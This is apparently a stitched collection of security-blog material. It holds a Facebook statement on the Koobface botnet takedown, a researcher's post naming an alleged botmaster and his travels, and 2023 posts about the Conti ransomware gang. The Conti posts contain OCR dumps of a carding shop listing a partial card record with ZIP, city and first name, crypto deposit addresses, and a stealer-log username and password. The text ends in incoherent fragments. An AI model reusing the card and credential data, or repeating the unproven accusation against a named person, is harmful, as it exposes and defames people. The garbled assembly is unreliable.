ill-gotten gains. To this end, we will be sharing our intelligence with the rest of the online security community in the coming weeks in an effort to rid the Web of this virus forever.

To uphold our commitment to our users and the security of their data, Facebook takes a very aggressive approach against security threats ranging from the most annoying social spam to malicious viruses and malware. We have been awarded the largest damages ever under the CAN-SPAM Act, and we work with the authorities every single day to identify and prosecute wrongdoers. While we work diligently on removing these threats from the site, our Security Team is only truly satisfied when we can remove these threats from the Web entirely. As part of this continued fight against malware and cybercriminals, we wanted to give you an update on the Koobface virus.

When Koobface first surfaced in 2008, our team worked non-stop until we were able to detect the virus, remediate affected users, and eventually identify those parties responsible; we have been tracking them ever since. We will be sharing this investigation material, as well as information on how to best defend against the virus, with the larger security community. This will better enable sites still targeted by Koobface to more adequately protect their users.

Koobface was able to generate profit through pay-per-click and traffic referral schemes. After installing malware on a user's device, the Koobface gang was able to redirect the user's traffic and, in some cases, trick the user into paying for fake antivirus software. Koobface was able to perform these actions by communicating with a central "Command & Control" server, which directed the compromised computers to do the gang's bidding. While we were able to stem the spread of the virus using a variety of tools (including our URL blacklist and Scan-And-Repair) the 'Mothership' was left untouched.

This remained the case until last March, when Facebook Security was able to perform a technical takedown of this "Command & Control" Mothership. And since then we have had **no** new sightings of Koobface for over nine months and our teams are working hard to keep it that way.

In addition to our work behind the scenes, we have built a number of tools that have made our security protections some of the best on the Web and have spearheaded numerous user education campaigns to make sure that everyone knows how to best protect themselves online. A particular success is the Scan-And-Repair tool we built with McAfee to help our users keep their devices malware-free. Also of note is our URL blacklist system - a core component of the Facebook Immune system. This URL blacklist not only protects users from malicious URLs that Facebook discovers, but also protects people from known-bad URLs from all of our external partners.


Nothing is more important to us than ensuring the security and safety of our users and their data. Thankfully, we aren't in this fight alone; cybersecurity is a shared responsibility for law enforcement, industry and everyone who uses the Internet. We will continue to work with the broad security community and industry leaders, such as McAfee and Microsoft. We will stay firmly committed to our work with law enforcement in stopping these threats and bringing the bad guys to justice. Cybercrime involves and impacts real people, and we praise those in the security community for coming together to expose those who have broken the law. We are confident that our work in identifying those responsible will put a significant dent in their ability to harm those online and lead to a safer internet for all.

To find out more about Koobface please see the latest New York Times article or visit the Facebook Security Page.

Jessus. Just came across this and I decided to elaborate. It's 2012 and no one is fighting Koobface. It's just me doing research with success at the time.
If an image is worth a thousand words then check out some of the most recent publicly accessible photos of Anton Nikolaevich Korotchenko also known as Koobface botnet master KrotReal including some sample maps of his latest visits across the globe

including possibly the fact that he's visited the United States which is quite a news taking into consideration his online activities counting the total number of cities that he has visited internationally up to 65.


Sample photos include:



Show all cities (65)
Iceland
Sweden
Norway
United Kingdom
Canada
North Pacific Ocean
United States
North Atlantic Ocean
France
Italy
Algeria
Libya
Mali
Niger
Nigeria
Mexico
Venezuela
Colombia
Brazil
Peru
Bolivia
Chile
South Pacific
South Atlantic

Stay tuned!

The Conti Ransomware Gang - 2023-11-14 19:37



LOGOTYPE
ПАЛАТА КАРДЕРОВ
Создайте аккаунт
Логин
Пароль
Подтвердите пароль
Jabber (необязательно)
РЕГИСТРАЦИЯ
ВХОД



BALANCE: $0
CRIMECLUB
CRDCLUB
CARDMAFIA
CARDVILLA
DARKNET
VPN
pluplu
Carder
INFO
NEWS
FINANCE
SUPPORT
FAQ
MY ACCOUNT
SHOP
CREDIT CARDS
Search & Buy
History
Checker
BINs
DUMPS
Search & Buy
SELLER
COUNTRY
STATE
CITY
VENDOR
LEVEL
TYPE
DOB
SSN/SIN/CTF
BIN, for example: 401213, 503040, 605030
ZIP (POSTCODE)
SEARCH
BUY CHOOSED
RESET
TYPE/VENDOR
BIN
EXP
SELLER
COUNTRY
INFORMATION
BUY
VISA CREDIT
PREMIER
426684
12/23
johnagent
United States
ZIP: 38017
CITY: Collierville
STATE: TN
FIRST NAME: Kevin
NAME:
ADDRESS:
PHONE:
BUY ($11)



BALANCE: $0
CRIMECLUB
CRDCLUB
CARDMAFIA
CARDVILLA
DARKNET
VPN
pluplu
Carder
INFO
NEWS
FINANCE
Balance: $0
Deposit
SUPPORT
FAQ
MY ACCOUNT
SHOP
Billing
Depose
History
Wallets
We recommend deposit minimum $50, but you can top up your account for any amount.
System
Wallet
Course
Bitcoin (BTC)
3FxcpZwodhZHTnWRic1g9BL83iXN2nniAG
$5195.745984069
Litecoin (LTC)
M9UTSU1So8qWNqj1heDbjxui8Vfo11BCFy
$69.09873976851


An image is worth a thousand words. Video and related images courtesy of the Conti Ransomware Gang is worth more. Go through my original research here and my Conti Ransomware Gang compilation here.

Sample photos:












```
SOFT: GoogleChrome
HOST: https://www.yahoo.com/login
USER: RichieRich
PASS: swag1337
UNKN: Default
```

Sample videos:

ПРИВАТНЫЙ ЛОКЕР


TRUSTED SELLER


ПОКУПАЙ И ПРОДАВАЙ
ЧТО УГОДНО





Stay tuned!

The Conti Ransomware Gang - Videos - Part Two - 2023-11-16 19:53

An image is worth a thousand words. Videos courtesy of the Conti Ransomware gang are worth more. Check out the following including my Conti Ransomware Gang research compilation here.


Sample videos:


Dragon
Ball
DRAGON
BALL
Rick and Morty
POSE



Stay tuned!

Interrupting the Program to Showcase the BG Dishipts that Kidnapped Me! - Part Two - 2023-11-24 04:49



An image is worth a thousand words.
Sample photos:

